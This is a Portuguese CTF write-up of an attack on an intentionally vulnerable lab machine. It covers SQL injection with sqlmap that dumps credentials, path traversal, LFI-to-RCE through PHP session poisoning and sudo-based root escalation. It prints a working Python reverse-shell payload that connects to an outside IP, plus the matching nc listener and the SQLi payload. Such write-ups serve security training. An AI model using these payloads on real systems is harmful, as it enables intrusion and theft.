


Writeup CTF CyberSecuritySummit 2019

Feito por: Gabriel Souza; Email: gabrielbsouza@protonmail.com

O desafio do CyberSecuritySummit foi composto por uma máquina vulnerável no IP "195.167.185.146", no qual acessando via browser, foi nos dado a seguinte página:



Após o acesso à página inicial, foi feito o procedimento de enumeração dos diretórios do servidor, com a finalidade de encontrar algum caminho interessante:

```
root@kaligbr:~# dirb http://195.167.185.146/ /usr/share/wordlists/SecLists/Discovery/Web-Content/common.txt -fw

-----
DIRB v2.22
By The Dark Raver
-----


START_TIME: Fri May 3 21:31:40 2019
URL_BASE: http://195.167.185.146/
WORDLIST_FILES: /usr/share/wordlists/SecLists/Discovery/Web-Content/common.txt
OPTION: Fine tuning of NOT_FOUND detection
OPTION: Not Stopping on warning messages

-----


GENERATED WORDS: 4593

---- Scanning URL: http://195.167.185.146/ ----
==> DIRECTORY: http://195.167.185.146/manager/
```

Foi encontrado o diretório "/manager/" durante o processo de enumeração, no qual levou a página abaixo:



Seguindo o link da página, foi encontrado um formulário de autenticação na plataforma:



Nesse formulário, foram feitos testes de SQL Injection no campo usuário e senha, com a finalidade de obter acesso aos dados do BD da aplicação, e foi confirmado que este formulário possui a vulnerabilidade de SQLi no campo de login.


```
POST parameter 'login_username' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 94 HTTP(s) requests:
--
Parameter: login_username (POST)
  Type: UNION query
  Title: Generic UNION query (NULL) - 3 columns
  Payload: login_username=admin' UNION ALL SELECT NULL,CONCAT(CONCAT('qvpkq','EdTzWupOeEAYinZUpMbgIAVHRjocMfLyMp1l'),'qqjbq'),NULL-- FUTk&login_password=admin
--
[21:39:24] [INFO] testing MySQL
[21:39:25] [INFO] confirming MySQL
[21:39:26] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx, PHP 5.5.9
back-end DBMS: MySQL -- 5.0.0
[21:39:26] [INFO] fetched data logged to text files under '/root/.sqlmap/output/195.167.185.146'

[*] ending @ 21:39:26 /2019-05-03/
```

A partir da vulnerabilidade, foi feito o dump a tabela de 'users', onde foi possível obter as credenciais da aplicação:








```
Database: file_manager
Table: users
[5 entries]
+----+-----+-----+
| id | user   | password                                     |
+----+-----+-----+
| 1  | user01 | CyB3rS3cur!ty$ummlt@2019                 |
| 2  | user02 | CyB3rS3cur!ty$ummlt@2019                 |
| 3  | user03 | CyB3rS3cur!ty$ummlt@2019                 |
| 4  | user04 | CyB3rS3cur!ty$ummlt@2019                 |
| 5  | user05 | CyB3rS3cur!ty$ummlt@2019                 |
+----+-----+-----+
```

Feito o login com uma das credenciais acima, foi nos dado acesso a aplicação e nos possibilitou navegar nos diretórios e arquivos:



File manager to user01

Current path: /u01/www/

-  [LICENSE.txt](#)
-  [assets](#)
-  [blank.html](#)
-  [images](#)
-  [index.html](#)
-  [manager](#)
-  [robots.txt](#)

Navegando na aplicação, por meio de uma requisição maliciosa no parâmetro 'file=' do view.php, foi descoberta a vulnerabilidade de Path Traversal, que possibilita ao atacante a listagem arbitrária de outros diretórios e arquivos no servidor. Nesse caso, foi listado o código fonte do arquivo 'index.php', dentro do servidor.

Com o objetivo de conseguir acesso ao servidor (Remote Code Execution), foram pesquisadas técnicas que utilizam da vulnerabilidade de Local File Inclusion (LFI) para se alcançar a execução de código arbitrário (RCE). O método escolhido para explorar a vulnerabilidade foi por via da exploração das variáveis de sessão (PHP Sessions).

File manager to user05

Current file: /u01/www/manager/index.php

```
<?php
include ("header.php");
if (isset($_SESSION["auth"])) {
    if (isset($_COOKIE["username"])) {
        $username=$_COOKIE["username"];
        echo "<p><h3><strong>Welcome ',$username.'</strong></h3></p>";
        $message_file = "messages/".$_COOKIE["username"];
        if (file_exists($message_file)) {
            echo "<p><pre>";
            include ($message_file);
            echo "</pre></p>";
        } else {
            echo "Welcome message not found!";
        }
    } else {
        echo "<div class='top'>Logged in but user cookie not set!</div>";
    }
} else {
    echo "<div class='top'>You must login to see this content!<br /><a href='\"login.php\"'>Click here to login</a></div>"
}
include ("bottom.php");
?>
```

Lendo o arquivo 'index.php', pode-se observar que a página de mensagem de boas-vindas 'Welcome, user05' fica localizada no path /u01/www/manager/messages/[valor do cookie username]. O arquivo de mensagens é interpretado utilizando a função **include** (que interpreta arquivos PHP). Para ter sucesso no ataque e executar código a nível do servidor, precisamos identificar pontos de inserção de código PHP para injetar nosso código malicioso, e ser executado por essa função do include, vulnerável a LFI.

Lendo o código 'plogin.php', que é a função responsável pela autenticação, foi possível identificar um parâmetro do cookie, o 'user_data', que não é utilizado no login normal pelo browser.

File manager to user05

Current file: /u01/www/manager/plogin.php

```
<?php
include ("header.php");

if (isset($_POST["login_username"]) and isset($_POST["login_password"])) {
    $username = $_POST["login_username"];
    $password = $_POST["login_password"];
    mysql_connect("localhost", "fileman", "rFr1eBknujAHLVBf") or die("cannot connect");
    mysql_select_db("file_manager") or die("cannot select DB");
    $sql = "SELECT * FROM users WHERE user='$username' limit 1";
    $res = mysql_query($sql) or die('Undefined error!');
    $row = mysql_fetch_row($res);
    if ($row) {
        if ("{$row[2]}" == "{$password}") {
            $_SESSION["auth"] = 1;
            $_SESSION["user_data"] = $_POST["user_data"];
            setcookie("username", $_POST["login_username"], time()+3600); /* expire in 1 hour */
            echo "User logged-in, be happy!<br />";
            echo "<a href='\"fileman.php\"'>Click here to continue</a>";
        } else {
            $tusr = $row[1];
            echo "Wrong password for user $tusr";
        }
    } else {
        echo "User not found!";
    }
} else {
    echo "Login/password not set!";
}


include ("bottom.php");
?>
```

O diretório onde essas informações de sessão ficam armazenadas se encontra em '/var/lib/php5/sess_[PHPSESSID]'. O mesmo foi descoberto pela página Informations, onde se encontrava o phpinfo() do servidor. Conseguimos visualizar esse arquivo abaixo, e identificar o user_data, com o valor nulo, pois o mesmo não foi setado durante o login.


The screenshot shows a web browser window with the following details:

- Target:** http://195.167.185.146
- Request:** GET /manager/view.php?file=/var/lib/php5/sess_f076c3e8bu40h9ughbe0b7193 HTTP/1.1
- Response:** 200 OK (text/html)
- Page Content:**
 - Header: CYBER SECURITY SUMMIT BRASIL-2019
 - Section: File manager to user05
 - Text: Current file: /var/lib/php5/sess_f076c3e8bu40h9ughbe0b7193
 - Text: auth[1]:user_data()
 - Warning: This is an intentionally vulnerable virtual machine.

Para injetar nosso código de teste no arquivo mostrado acima, usamos a requisição do login, e inserimos via Burp o parâmetro 'user_data' mencionado anteriormente, e adicionado um código PHP com chamada do sistema, para execução do comando 'cat /etc/passwd'.



Utilizando o 'file=' vulnerável a Path Traversal, podemos visualizar que o código foi inserido com sucesso na variável de sessão user_data:




Como a função do 'file=' utiliza o file_get_contents(), função do PHP que retorna o arquivo como string, temos que procurar outra função que possa interpretar o nosso código.

Voltando ao `index.php`, percebemos que o cookie de username faz parte da função que passa o caminho do arquivo para a variável `$message_file`, esta que, logo após é exibida na tela com o `include`, ou seja, é interpretada pelo PHP no servidor.

```
<?php
include ("header.php");
if (isset($_SESSION["auth"])) {
    if (isset($_COOKIE["username"])) {
        $username=$_COOKIE["username"];
        echo '<p><h3><strong>Welcome ' $username '</strong></h3></p>';
        $message_file = "messages/".$_COOKIE["username"];
        if (file_exists($message_file)) {
            echo '<p><pre>';
            include ($message_file);
            echo '</pre></p>';
        } else {
            echo 'Welcome message not found!';
        }
    }
}
```

Alterando o valor do cookie de username na request do index.php, vamos tentar passar outro diretório, com a finalidade de indicar para aplicação onde que está nosso código PHP, encontrado em: `"/var/lib/php5/sess [PHPSESSID]"`.

Para isso, localizamos o diretório atual onde a aplicação está buscando o arquivo (/u01/www/manager/messages/), e utilizamos a diretiva `"../"` para instruir o servidor web a buscar o arquivo no diretório um nível acima. Utilizamos essa diretiva até chegar no nosso arquivo de sessão, executando o código PHP:



Para continuar com a exploração, utilizamos o Python para conseguir uma shell reversa no servidor:

Request

Raw	Params	Headers	Hex
<pre>POST /manager/plogin.php HTTP/1.1 Host: 195.167.185.146 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: http://195.167.185.146/manager/login.php Content-Type: application/x-www-form-urlencoded Content-Length: 112 Cookie: username=user05; PHPSESSID=jf076c3e8bu40h9ughbe0b7193 Connection: close Upgrade-Insecure-Requests: 1 login_username=user05&login_password=CyB3rS3cur%21ty%24ummlt%402019&user_data=<?php system("python -c 'import socket, subprocess, os; s=socket.socket(socket.AF_INET, socket.SOCK_STREAM); s.connect(("157.230.62.247", 80)); os.dup2(s.fileno(), 0); os.dup2(s.fileno(), 1); os.dup2(s.fileno(), 2); p=subprocess.call(["/bin/sh", "-i"]);');?></pre>			

Execução do Código:

Request

Raw	Params	Headers	Hex
<pre>GET /manager/index.php HTTP/1.1 Host: 195.167.185.146 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Cookie: username=../../../../../../var/lib/php5/sess_jf076c3e8bu40h9ughbe0b7193; PHPSESSID=jf076c3e8bu40h9ughbe0b7193 Connection: close Upgrade-Insecure-Requests: 1</pre>			

A conexão foi recebida com sucesso em uma máquina na nuvem (VPS), que estava esperando a conexão na porta 80:

```
root@testingmachine:~# nc -nlvp 80
Listening on [0.0.0.0] (family 0, port 80)
Connection from [195.167.185.146] port 80 [tcp/*] accepted (family 2, sport 40072)
/bin/sh: 0: can't access tty; job control turned off
$
```



Execução de código com privilégio da aplicação do servidor (nginx) .

```
uid=105(nginx) gid=112(nginx) groups=112(nginx)
nginx@CSSB2019:/u01/www/manager$ ls
ls
bottom.php  fileman.php  images      info.php    messages
css         folder      index.html  login.php   plogin.php
file        header.php  index.php   logout.php  view.php
nginx@CSSB2019:/u01/www/manager$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
messagebus:x:102:106::/var/run/dbus:/bin/false
landscape:x:103:109::/var/lib/landscape:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
nginx:x:105:112:nginx user,,,:/nonexistent:/bin/false
mysql:x:106:113:MySQL Server,,,:/nonexistent:/bin/false
sputnik:x:1000:1000:,,,:/home/sputnik:/bin/bash
nginx@CSSB2019:/u01/www/manager$
```

Enumerando a máquina com o intuito de encontrar a flag, foi feito alguns procedimentos de elevação de privilégio explorando as configurações do sudoers, até que foi possível obter acesso root a máquina:

```
nginx@CSSB2019:/usr/bin$ sudo ./find . -exec bash -c '/bin/bash' _ {} \;
sudo ./find . -exec bash -c '/bin/bash' _ {} \;
sudo: unable to resolve host CSSB2019
root@CSSB2019:/usr/bin# id
id
uid=0(root) gid=0(root) groups=0(root)
root@CSSB2019:/usr/bin#
```

Após esses procedimentos de exploração, a flag foi encontrada no servidor, em **/root/flag.txt**, conforme evidência abaixo:



Referências: <https://www.rcesecurity.com/2017/08/from-lfi-to-rc-e-via-php-sessions>